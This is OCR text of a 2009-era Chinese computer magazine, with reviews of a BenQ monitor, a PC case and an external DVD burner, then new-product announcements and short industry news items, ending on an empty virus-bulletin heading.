显示屏尺寸（英寸）	亮度（nits）	点距（mm）
23.6	300	0.272

响应时间
2（灰阶）




价格合理、性能出色

外观有所精简

市场上最超值的24英寸液晶显示器，无论外表还是性能都超人一等，不知情者很可能会误认为是BenQ定错了价，毕竟它和自己的同门师兄弟M2400HD差距太小了，推荐选购。

硬朗

初次见到G2410HD不免有些面熟的感觉，仔细回忆想起了曾经获得设计大奖，同出名门的BenQ V2400W，虽然外观相似但G2410HD的风格和V2400W完全不同，前者倾向于简约，硬朗而后者更倾向于时尚、干练。G2410HD通体纯黑机身，没有一丝累赘，彰显大气尊贵；简洁明朗的直线条，窄边框设计凸显稳重刚强。正面机身采用的仿钢琴烤漆设计，既保证了整体的美观大方，也会因为长期使用沾染过多灰尘。OSD按键不同于V2400W的大按键整体设计，G2410HD则是隐藏在机身的下侧，让人不免觉得有简化之嫌。







相同的整体外观设计，不仔细看很容易觉得是镜子中的一个产品，但风格、细节设计、面板却相差甚远。


朴实

在底座方面，此款显示器并，没有采用V2400W的非对称"拱形"设计或是M2400HD的"L形"设计，而是采用了更为朴实的"圆形"底座设计，对于稳定性来说上面3种底座并没有什么太大差异，但是考虑到G2410HD的定位来看，在细节上追求朴实而不是标新立异应该能更好的迎合消费群体的口味。

而接口的支持也从另一个角度证实了我们的观点，此款显示器只提供了D-SUB和DVI，却没有发现HDMI的身影。








3款重量级的产品都为24英寸液晶显示器市场带来了冲击，而底座这个很少被人注意的地方更能很好的体现出此款产品的定位。

内在美

要说产品看什么，女孩子喜欢漂亮的外观，男人们喜欢性能的强悍，而此款显示器正是完全符合了这两种标准，不仅仅在外观上硬朗、简约没有拖沓，性能上更是具备主流高端产品的一切元素。

G2410HD采用了是23.6英寸的TN面板，16.7M色，分辨率达到了1920×1080的FULL HD标准，更难能可贵的是在对比度、亮度、色域等方面和M2400HD这款高价高质产品几乎相同甚至有所超越，同样的1920×1080分辨率、同样的300nits亮度、同样的2ms灰阶响应时间、更高的40000：1对比度。

在测试中G2410HD无论在色彩、灰阶、几何失真、可视角度方面都表现出了TN屏中的高端水平，更是屡屡战胜了自己的同门师兄弟M2400HD，说它有着十足的内在美真是一点也不夸张。



CF [YP30]

C指数
易用程度
界面外观
性能表现
特色功能

钢铁侠现身

金河田SOHO7618B机箱

488元 | 0769-85057928 | http://www.goldenfield.com.cn

外观冷酷


金河田SOHO7618B采用纯黑色设计，高光ABS工程面板打造钢琴烤漆的镜面外观，冷峻柔美的外表极具质感。其箱身正面采用搓衣板式布局，提供了更多的光驱位支持，隆起的光驱位挡板可以防止安装光驱后整体美观性的破坏。整个机箱外形刚硬有力，搭配黑色烤漆酷感十足。机箱下方设有LED光灯，开机状态下按键位置可显示系统温控，并放出彩光灯，显示出GOLDEN FIELD的品牌标示。


细节贴心

从机箱打开的侧面板可以看出，此款机箱同时支持最新TAC2.0散热设计以及兼容传统传统38度机箱散热设计，为CPU及GPU位提供散热网孔。机箱内部全部采用免工具安装，箱体四周提供大量EMI弹片，防辐射效果不错。



前面板下部包括隐藏安置的快捷接口、电源开关和底部装饰部分，位于机箱前面板中间的是隐藏在面板下的快捷接口，不仅包括音频输入输出接口和两个USB端口，还收纳了一个3.5英寸驱动器位置。






通过位于机箱两侧的快捷卡口，此款机箱可以实现驱动器免螺丝拆卸，通过中间的拨动式开关，用户可以方便将驱动器卡紧在相应位置，而机箱背部的PCI固定条则采用垂直提拉式锁定设计。

规格

机箱类型	5.25英寸光驱位	机箱样式
标准机箱	4	立式
机箱结构	**外壳材质**	**3.5英寸硬盘位**
ATX/MicroATX	SECC镀锌钢板	5



简易方便、外观出色



性价比不高

此款内部做工上比较用心，卷边工艺、免螺丝设计、完整的EMI防磁，不论外观、品质还是内部设计都做得不错，不过考虑到价格稍贵，适合资金充裕的DIY用户选用。 CF [YP31]

Netbook的最佳伴侣

三星容天SE-S084B外置光驱

599元 | 400-8105-858 | http://www.samsung.com/cn

在人们追求简洁的生活方式的同时，便携的概念也越来越明确，由笔记本改进的上网本，传统硬盘转型的移动硬盘、可拆卸的轻薄键盘，这些都将便携理念进一步的深化。最早的超薄外置光驱通常是用标准的12.7mm笔记本光驱外加“工模外壳”组成，这一类产品有其通用性，毕竟可以自由更换机芯，但并不美观。也有很多厂商为外置产品单独开模，当然高昂的售价也并非是所有用户都可以接受。而今天进入评测室的便是这样一款价格适中、外形出众的产品——三星容天SE-S084B外置光驱。

小巧可人

三星SE-S084B具有142mm×158mm×19mm的体积，尤其是19mm的厚度，可以随便塞在笔记本包里面，只占用略大的空间，从这个方面考虑，绝对可以说是上网本的绝妙搭档。此款产品区别于前辈们的全银色，而是采用更加具有时尚气息得黑灰色搭配，硬朗的外观使得无论是搭配商务人士或是时尚男女都会别有风采。



侧边仅有1.9厘米，为了让刻录机看起来更加的协调和美观，在进出口和侧边采用了灰色的边饰，环绕机器三面，在背部部的接口则采用了钢琴烤漆边条。

强悍机芯

此款采用USB2.0独立供电设计，机身只提供了一个接口，数据和供电完全融为一体。由于采用了笔记本光驱使得供电要求大大降级，仅仅通过USB2.0供电既可以实现全速刻录，而此前的一些产品在USB供电下仅仅是半速刻录。

规格

接口类型	安装方式
USB2.0	外置

读取速度	刻录速度	
DVD-ROM 8X	DVD-RAM 5X	CD-R/W 24X
DVD-RAM 5X	DVD ± R 8X	DVD+RW 8X
CD-ROM 24X	DVD ± R DL 6X	DVD-RW 6X



纤薄的体积




塑料质感明显

19mm的厚度保证了此光驱的便携性，USB接口也让它更加的通用，推荐上网本用户选购。



CF [YP32]



影拓四代数位板 给你创作的起源

2009年3月26日，数位板系统和笔感应式数位屏系统制造商Wacom公司，正式向中国市场推出其新一代专业数位板产品——影拓四代数位板。通体黑色的影拓四代数位板造型设计典雅高贵、庄重而极富质感；在性能上实现了革命性的突破——空前的1克起始压力和2048级压力感应，全面提高了灵敏度，进一步改善了精确度和对压力感应的控制，从而带来更好的创意效果；创新的人体工程学设计，能更有效地避免肌肉长时间紧张；可自定义的快捷键和触控环，人性化的左右手互换设计，进一步改善了工作流，提高了生产力，增进了与最新版本专业图形图像软件的兼容性和整合性。无论是用于广告、手册、标牌和网站设计、还是用于数码照片修饰润色、手绘、动画、数字艺术创作，影拓四代数位板都将是一款不可或缺的工具。(张博)



1900元(S)/2900元(M)/3900元(L)/5900元(XL) | 400-810-5460
www.wacom.com.cn


惠普超薄高清娱乐本 Pavilion dv2上市

惠普于日前推出集轻薄机身、时尚外观和高性能于一体的Pavilion dv2笔记本电脑。作为一部面向大众的时尚消费型笔记本电脑，dv2厚度仅2.4cm，AMD Athlon Neo处理器和独立显卡的运用，更令其拥有高清电影播放和流畅的3D游戏性能。Pavilion dv2拥有月光白和晶黑两种经典色彩。配备超低功耗的AMD Athlon Neo处理器、ATI Radeon X1250集成显卡，更可选配ATI Mobility Radeon HD 3410独立显卡、蓝光驱动器等。dv2支持Windows Vista操作系统，具有250GB/320GB容量的高速硬盘。此外，dv2还配备惠普高感光摄像头和集成麦克风。(西浩铭)

5999元(晶黑版)/6999元(月光白版) | 800-820-2255
www.hp.com.cn

全能小强闪亮登场 技嘉MA78GPM-UD2H再现经典


技嘉推出了MA78GPM-UD2H，它基于AMD 780G芯片组，支持DirectX 10，同时配合ATI Hybrid Graphics混合交火技术和UVD，成为整合芯片史上划时代的产品。它支持AMD Socket AM2+接口的Phenom FX / Phenom X4 / Phenom X2系列处理器，支持高达5200MT/s的系统总线和Hyper Transport 3.0技术，支持HyperFlash闪存加速技术。技嘉MA78GPM-UD2H集成了ATI Radeon HD 3200显示核心，据了解，其在搭配羿龙处理器的时候，3Dmark06得分是690G及MCP68的3倍。它率先集成DisplayPort数字输出，较其他芯片组产品能提供更多的显示选择。为了保障整合显卡的性能，技嘉为其设计了128MB DDR3显存，默认频率为1066MHz，且能够轻松超频至1333MHz。主板提供1条PCI-Express X16插槽，支持PCI-E 2.0规范，另外还有2条PCI插槽。虽然整合了显示核心，但扩展能力丝毫不弱。(姚雯)




729元 | 800-820-092
www.gigabyte.com.cn

新款iPod shuffle 能跟你说话了

苹果公司推出全新iPod shuffle，这款世界上最小的音乐播放器只有前代机型的一半大小，并且是第一款会说话的音乐播放器。革命性的VoiceOver全新语音功能可使iPod读出你的歌曲名称、表演者姓名和播放列表的名称。第三代iPod shuffle比一节AA电池还要小很多，能够保存多达1000首歌曲，而且所有控制按键都在耳机线上，使用起来更方便、更容易。轻轻按一下按键，你就可以播放、暂停、调整音量、切换播放列表以及聆听歌曲名称和表演者的姓名。全新iPod shuffle有银、黑两种颜色，采用精致的全新铝合金设计，内置不锈钢夹子使其佩戴起来极其方便。全新iPod shuffle可以极其方便地夹在几乎任何物体上随身携带，提供长达10小时的电池使用时间。(何昊)



608元 | 400-692-7753
www.apple.com.cn



盈通高频9800GT游戏高手

盈通G9800GT游戏高手红牛版采用GeForce 9800GT核心，内置112个流处理器，性能强悍。它还完美支持NVIDIA CUDA、PhysX物理加速等强悍性能，其中支持CUDA的Badaboom等软件还可以辅助系统迅速转换、压制影片，功能支持极为强大！该卡板型设计紧密、用料密集。从板型方面看，供电全部设计在PCB板的尾端，采用了分离式供电方案，并提供了一个6pin供电接口。PCB板背面元件密布，用料非常出色。在此次的红牛版上，盈通将9800GT的核心频率由公版的600MHz提升至650MHz，流处理器频率则从公版的1500MHz提升至1700MHz，比公版高出整整200MHz，性能提升极为明显！（李隆）

699元 | 0755-88265180
www.yeston.net


时光之门二H305机箱上市



如果说小机箱是知性女人的外在表达，那么航嘉时光之门二H305机箱就是贵族男人的低调奢华。蚀花饰纹技术、先进的喷漆工艺、彩绘工艺的应用，无一不让这位贵族身价百倍。更值得大众去品味和欣赏的是，时光之门二H305机箱第一次将家电设计理念引入到机箱中来，在面板上采用了亚克力背面丝印技术，这项先进工艺的成功借用，使得时光之门二H305机箱又多了一份耀眼的光芒。该款机箱优质的SECC钢板，优良的制造工艺，前面板配SD/MMC二合一读卡器、3个USB、2个高保真音效和1个1394接口。侧板38度导风罩，让你的爱机透心凉，EMI的防电磁辐射的设计，机箱前后可装配12厘米的风扇。（李隆）

400元（带电源） | 400-678-8388
www.belson.com.cn

全兼容14款D3内存，魔剑A790GX+原价升级





昂达魔剑A790GX+选用了790GX芯片组，强大的生命力注定了多款经典产品的诞生。它的3D性能比780G快20%，这其中除了790GX内置的高频显示单元发挥高效外，首次启用的DDR3显存颗粒也起了重要作用。魔剑790GX板载的DDR3显存，选用深具超频潜力的三星EJ11颗粒，原厂默认频率就高达900MHz了。从A78GT/128M开始，昂达的SidePort显存技术通过先后推出的9款BIOS已逐步调整成熟，而在支持DDR3显存之后，魔剑A790GX+甚至比8500GT独显的表现还要强，尤其是面对《使命召唤5》这类人纹理运算量的游戏时，它带来的性能提升更加明显。这样强悍的规格，搭配"Hybrid Plus"混合内存技术，确实解决了很多近期装机朋友的实际顾虑。有这样一片主板，至少能保用5年不落伍了。（李隆）

799元 | 020-87636363
www.onda.com.cn

一年好景君须记 最是现代HY-430上市时

双核电脑，相信你一定不陌生，但你听说过双核音箱吗？4月份上市的现代HY-430就是这样一款集科技和时尚为一体的双核音箱。该款音箱内置4英寸双核重低音喇叭，并采用高强度保护层，使它具备极强的气氛渲染能力。在外观上，现代HY-430采用了梦幻炫黑工艺面板，视觉效果出色，表面细腻平滑，更显时尚亮丽。产品特有的前置音量调节旋钮，可精确调节音量，操作更显人性化。箱体采用MDF中密度板材制造，并在内部关键部位特别设计了加强结构，能够有效杜绝谐振，让音质如水晶般清澈。内置功放电路，电源采用大功率变压器，能够真实展现大动态音乐场景。（李隆）

新品上市 | 400-779-1617
www.hyundaicn.cn


新品上市 · EXPRESS

华硕智能手机 P565 登场

华硕 P565 沿袭华硕产品的技术应用追求"全球之最"的习惯，配备了全世界最强的 Marvell PXA930 800MHz 处理器，使得 P565 运行速度非常快，再搭配 128MB 的 DDR SDRAM，操控延时性得到了最大限度的降低，大大增加了操作时的流畅性，这也是华硕 P565 最吸引目标客户和最值得期待体验的地方。华硕智能手机 P565 继承了全方位导航的绝对品质，在此款机型中采用 Garmin 专门为 P565 制作的导航软件，手机上也可以享受到 Garmin PND 等级的导航体验，操作更加简洁人性化。多种阅览地图方式让道路更加清晰可见。P565 导航系统更不乏细节操作，让您在出游时畅快淋漓。（于峰）

低功耗解决高清 AMD 发布 "Yukon" 平台

AMD 在北京发布了代号为"Yukon"的超低功耗平台，此平台不仅可应用于主流超轻薄笔记本电脑，同时也可应用于小型 Mini 桌面电脑或"All in One"一体机上。低功耗、高性能的图形处理器平台让机器在性能和节能环保方面有着优异的表现。此次发布的代号为"Yukon"的超低功耗平台采用了全新的 AMD Athlon Neo 处理器和 AMD Sempron 低功耗处理器，板载 ATI Radeon X1250 集成显卡以及外接 ATI Mobility Radeon HD 3410 独立显卡。完全支持 1080p 规格高清视频的播放，并在游戏等娱乐性能方面可以满足主流用户需求。（西浩铭）

编辑点评：此次 AMD 发布的 Yukon 平台并不属于超便携笔记本电脑平台范畴，而是走轻薄、低功耗路线，力图开辟新的市场。

多彩笔记本电脑国内上市

3 月 17 日上午十时整，多彩科技在"深圳—成都拉动内需经贸洽谈会暨宝安—金牛产品展销会"现场举行了隆重的多彩笔记本电脑国内上市发布会。多彩科技总裁夏炜表示，虽然笔记本电脑属于多彩科技的后起项目，但这并不影响它的市场关注度。在刚刚结束的德国汉诺威 CeBIT2009 展会上，多彩笔记本电脑得到了业内人士的一致好评。多彩笔记本电脑是多彩在 2009 年最为重头的一个产品，多彩笔记本电脑的上市，标志着多彩科技向笔记本电脑领域迈出了重要的一步。（李隆）

Acer Aspire 4735ZG 引爆时尚

Aspire 4735ZG 定位于入门级的家庭用"影院本"，让普通用户也能享受到"家庭影院"的感觉。新的 Aspire 4735ZG 是一款 14 英寸便携娱乐笔记本电脑，采用全新设计，装载独特的多媒体功能。在拥有 16 ：9 黄金比例的 14 英寸宽屏上播放高清电影、玩动作游戏，给用户带来完美的享受。精巧的设计彰显出 Aspire 4735ZG 不凡的品味，时尚精品蓝色宝石二代外观，键盘右侧独特的影音触控键设计，精彩娱乐，尽在掌控。丰富的接口设计也为 Aspire 4735ZG 增色不少，高感光摄像头、6 合 1 读卡器、蓝牙、指纹识别，该有的装备一应俱全；内建 HDMI 端口，只需一条 HDMI 传输线即可连接家庭剧院、DV 或投影仪，轻松实现高画质影音媒体中心。（西浩铭）

AOC "绿宝"全系列 16 ：9 液晶显示器上市

日前，国内显示器一线品牌 AOC 正式推出了"绿宝"全系列 16 ：9 液晶显示器，覆盖 18.5 英寸到 24 英寸多个尺寸，不仅拥有时尚外观、主流性能，更是在节能环保方面表现卓著，获得了美国环保指令金奖（EPEAT）等诸多殊荣，堪称 2009 年显示器市场中的"绿色标兵"。AOC"绿宝"液晶显示器的上市，标志着 AOC 在显示器节能环保产品研发方面实现了新的突破。对于终端消费者来说，AOC"绿宝"液晶显示器也将成为打造绿色显示桌面，实现节能环保应用的绝佳选择。此外，AOC"绿宝"液晶显示器还具备 OSD 菜单调节功能，用户可以设置节能模式，节约显示器能耗高达 50%。（西浩铭）

戴尔推出全新雅慕（Adamo）品牌

2009 年 3 月 18 日，戴尔宣布推出全球最薄的笔记本电脑 Adamo，标志着戴尔启动旗下全新品牌 Adamo。Adamo 使用"一体"构造，机箱由一整块高档加工的铝合金铸造，配备了扇形背光键盘。它拥有令人震撼的高清晰画面，边到边玻璃显示屏；连接 WiFi、蓝牙等完整的连接端口；低温、安静和强劲的固态硬盘；曜黑和月白的两款颜色选择与丰富的专属配件。起价为 1999 美金。（西浩铭）

AMD 在华发布羿龙 II 处理器与羿龙 II 平台

2009 年 2 月 27 日，AMD 公司正式发布 AMD 羿龙 II 处理器和羿龙 II 平台，与上一代产品相比，其性能提高达 20%，运行时功耗降低 40%，空载时功耗降低达 50%，并接连刷新世界纪录。AMD 羿龙 II 处理器和羿龙 II 平台定位于高端与主流台式机市场，以实惠的价格为消费者提供顶级的性能，让消费者以"够得着"的价格享受到"玩得爽"的超级 PC 体验。戴尔、方正科技、惠普、联想、同方等国内外一线 PC 厂商高层出席发布会并高调支持。在第一季度，惠普与戴尔已经发售基于 AMD 羿龙 II 处理器的 PC，方正科技与同方也即将推出基于 AMD 羿龙 II 处理器的 PC。（张磊）

业界资讯 · EXPRESS

谷歌中国联合巨鲸音乐网正式推出音乐搜索

2009 年 3 月 30 日，亿万中国网民发现，谷歌中国首页增添了一个彩色音乐搜索图标，这是谷歌中国和巨鲸音乐网（www.Top100.cn）一起，面向中国用户正式推出的免费、高品质的正版音乐搜索，中国也是谷歌在全球范围唯一推出这一服务的国家。此次发布的谷歌音乐搜索正式版增加了"挑歌"和"相似歌曲"功能，提供了一种全新的音乐搜索模式，它们能根据音乐的节奏、音调甚至配器，在歌曲的海洋中"有心"或者"无意"中收获网民钟情的乐曲。任何一个普通的用户，都可以以前所未有的方式探索音乐世界，并且这个发现之旅本身也是那么亲切、随性。（杜昕）

《万王之王 3》技术封测震撼开启

近日，3D 魔幻史诗网游《万王之王 3》（官方网站：kok3.ztgame.com）终于震撼来临，技术性封测活动正式开启！士兵们雄壮的战歌再次响起，浮冰岛悠扬的琴声再次传来，史坎布雷那似曾相识的旧景又重现眼前，久违的亚伯里亚，这一切的一切，终于火热到来。此外，《万王之王 3》封测系列活动"中世纪魔幻之旅"也璀璨开启，让玩家在体验浓郁的欧洲中世纪风情的同时，也了解到了"万王"世界中独特的魔幻文化。其中，充满想象力的 39 个职业体系与强调 DIY 的"5D"系统都获得了来自玩家们的广泛好评。（刘嘉）

计算机表演赛报名人数近 200 万

随着各大赛区的相继正式启动，由威盛电子独家赞助并承办的第十八届中国儿童青少年计算机表演赛（以下简称"表演赛"）在全国各地持续升温。各分赛区师生对于本届表演赛的参赛热情超出了以往各届。截止到目前为止，表演赛的报名人数已经接近 200 万，创全国儿童青少年参赛规模最大科普活动之新高。表演赛组委会为方便广大儿童青少年参赛，为使表演赛更加贴近广大师生，在赛事的各个方面都引入了一些创新措施。第十八届的表演赛所有比赛均在网络环境中进行，从报名、练习到比赛、评分，整个过程均在网上进行，特别是由计算机自动完成的评分系统，真正实现了比赛的公开、公平、公正。（姚雯）

刘谦出任《神鬼传奇》首席魔法师



持续了数周的关于刘谦代言网络游戏的争论终于尘埃落定，完美时空正式宣布全球首席华人魔术师刘谦出任该公司旗下网游《神鬼传奇》代言人。魔术师与魔幻大片级网游的联姻，堪称天作之合！刘谦，唯一曾受邀至拉斯维加斯及好莱坞魔术城堡演出的中国台湾魔术师，也是中国获得过最多国际奖项肯定的魔术师。表演足迹遍布世界各地，并多次受邀至国际性魔术大会担任嘉宾演出。其前卫的风格及惊人的创意，俱获海内外同行之赞赏，是在全世界的同业间，最具知名度的中国魔术师。谈及此次代言，刘谦掩饰不住内心的兴奋。他说："其实游戏和魔术都是一样的，都是向人们展示一个未曾见过的神奇世界。只不过，游戏需要你去探索、去揭秘，而魔术，你只需要享受那种惊讶瞬间的快感就可以了。"（姚雯）

新贵获奖老用户到厂参观

新贵科技"万元豪礼寻找最老用户"大型活动经过为期三个月的进行，日前已圆满结束。获奖的 88 名网友分别获得了新贵免费送出的高端产品，而 5 名忠实用户和一名获得五千元现金奖的荣誉用户也受邀至深圳参观了新贵工厂，并获得了世界之窗一日游的奖励。该活动的完美落幕，展现出了新贵品牌在终端用户中的高关注度和高人气。（李隆）

Norton from symantec 诺顿病毒播报

BACKDOOR.TIDSERV

病毒分析：

